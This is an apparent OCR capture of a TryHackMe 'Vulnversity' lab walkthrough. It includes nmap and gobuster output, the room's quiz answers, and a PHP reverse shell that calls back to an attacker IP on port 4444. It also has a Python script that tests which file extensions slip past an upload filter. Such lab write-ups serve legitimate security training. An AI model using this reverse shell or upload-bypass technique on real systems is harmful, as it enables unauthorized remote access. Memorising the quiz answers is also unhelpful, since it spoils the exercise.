

VULNEVERSITY TRYHACKME ROOM





Vulnversity

Learn about active recon, web app attacks and privilege escalation.

Subscribe to watch a walkthrough video. Otherwise, you can complete this room for free!


Subscribe for just $10 or £8

20% less if you are a student!

Subscribe


- ✓ Access to all premium learning content
- ✓ Get your own browser-based Kali Machine
- ✓ Enroll in all learning paths
- ✓ Private OpenVPN servers
- ✓ Start machines faster

Learn More




```
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.8.195.209  netmask 255.255.0.0  destination 10.8.195.209
        inet6 fe80::887c:d3e5:266e:c1f6  prefixlen 64  scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500  (UNSPEC)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3  bytes 144 (144.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Successful tunnelling between the machine and kali




```
root@kali:~# nmap -sV -A 10.10.214.100
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-14 04:28 EDT
Stats: 0:00:45 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 97.05% done; ETC: 04:29 (0:00:00 remaining)
Nmap scan report for 10.10.214.100
Host is up (0.19s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.3
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   2048 5a:4f:fc:b8:c8:76:1c:b5:85:1c:ac:b2:86:41:1c:5a (RSA)
|   256 ac:9d:ec:44:61:0c:28:85:00:88:e9:68:e9:d0:cb:3d (ECDSA)
|_  256 30:50:cb:70:5a:86:57:22:cb:52:d9:36:34:dc:a5:58 (ED25519)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
3128/tcp open  http-proxy  Squid http proxy 3.5.12
|_http-server-header: squid/3.5.12
|_http-title: ERROR: The requested URL could not be retrieved
3333/tcp open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Vuln University
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=8/14%OT=21%CT=1%CU=39445%PV=Y%DS=2%DC=T%G=Y%TM=61177EE
OS:3%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10B%TI=Z%CI=I%II=I%TS=8)OPS
OS:(O1=M505ST11NW6%O2=M505ST11NW6%O3=M505NNT11NW6%O4=M505ST11NW6%O5=M505ST1
OS:1NW6%O6=M505ST11)WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)ECN
OS:(R=Y%DF=Y%T=40%W=6903%O=M505NNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%
```

Performing aggressive scan on the machine to find out ports and web hosting port



```
|_http-server-header: squid/3.5.12
|_http-title: ERROR: The requested URL co
```

Finding out squid



Title	IP Address	Expires
VulnUniversity	10.10.214.100	44m 44s

Scan the box, how many ports are open?

6 — Correct Answer

What version of the squid proxy is running on the machine?

3.5.12 — Correct Answer

How many ports will nmap scan if the flag **-p-400** was used?

400 — Correct Answer

Using the nmap flag **-n** what will it not resolve?


dns — Correct Answer — Hint

What is the most likely operating system this machine is running?

ubuntu — Correct Answer — Hint

What port is the web server running on?


3333 — Correct Answer



Index of /images


Name	Last modified	Size	Description
Parent Directory		-	
bg_1.jpg	2019-07-31 18:44	571K	
bg_2.jpg	2019-07-31 18:44	432K	
bg_3.jpg	2019-07-31 18:44	276K	
bg_4.jpg	2019-07-31 18:44	255K	
course-1.jpg	2019-07-31 18:44	92K	
course-2.jpg	2019-07-31 18:44	83K	
course-3.jpg	2019-07-31 18:44	117K	
course-4.jpg	2019-07-31 18:44	72K	
course-5.jpg	2019-07-31 18:44	60K	
course-6.jpg	2019-07-31 18:44	51K	
event-1.jpg	2019-07-31 18:44	107K	
event-2.jpg	2019-07-31 18:44	174K	

Some directories like /images seemed interesting but /internal turned out to be the one




```
root@kali:~#  gobuster dir -u http://10.10.214.100:3333 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.214.100:3333
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/08/14 04:40:10 Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 322] [--> http://10.10.214.100:3333/images/]
/css                  (Status: 301) [Size: 319] [--> http://10.10.214.100:3333/css/]
/js                   (Status: 301) [Size: 318] [--> http://10.10.214.100:3333/js/]
/fonts                (Status: 301) [Size: 321] [--> http://10.10.214.100:3333/fonts/]
/internal             (Status: 301) [Size: 324] [--> http://10.10.214.100:3333/internal/]
Progress: 7964 / 220561 (3.61%)
```

Using gobuster to findout directories



Upload

Browse... No file selected. Submit




-U and -P	Username and Password for Basic Auth
-p <x>	Proxy to use for requests
-c <http cookies>	Specify a cookie for simulating your auth

No answer needed

What is the directory that has an upload form page?


/internal/



Warning: you are using the root account. You may harm your system.


```
//
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.8.195.209';  // CHANGE THIS
$port = 4444;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
```

we need to pick up a code that would act as a reverse shell in




```
import requests
import os

url=f"http://:3333/internal/index.php"
oldfile="rev.php"
filename="rev"
extensions={".php"
".php3"
".php4"
".php5"
".phtml"}

for ext in extensions:
    file =filename+ext
    os.rename(oldfile,file)
    files={"file": open(file, "rb")}
    r=requests.post(url, files=files)
    print(r.text)
    if "Extension not allowed" in r.text:
        print(f"{ext} not allowed")
    else:
        print(f"{ext} allowed")
    oldfile=file
```

Since php is not working we can check which extension would be used to upload the reverse shell code



```
.php.php3.php4.php5.phtml allowed_se
root@kali:~/Desktop# python3 rev1.py
```


.phtml seems to be allowed



Upload

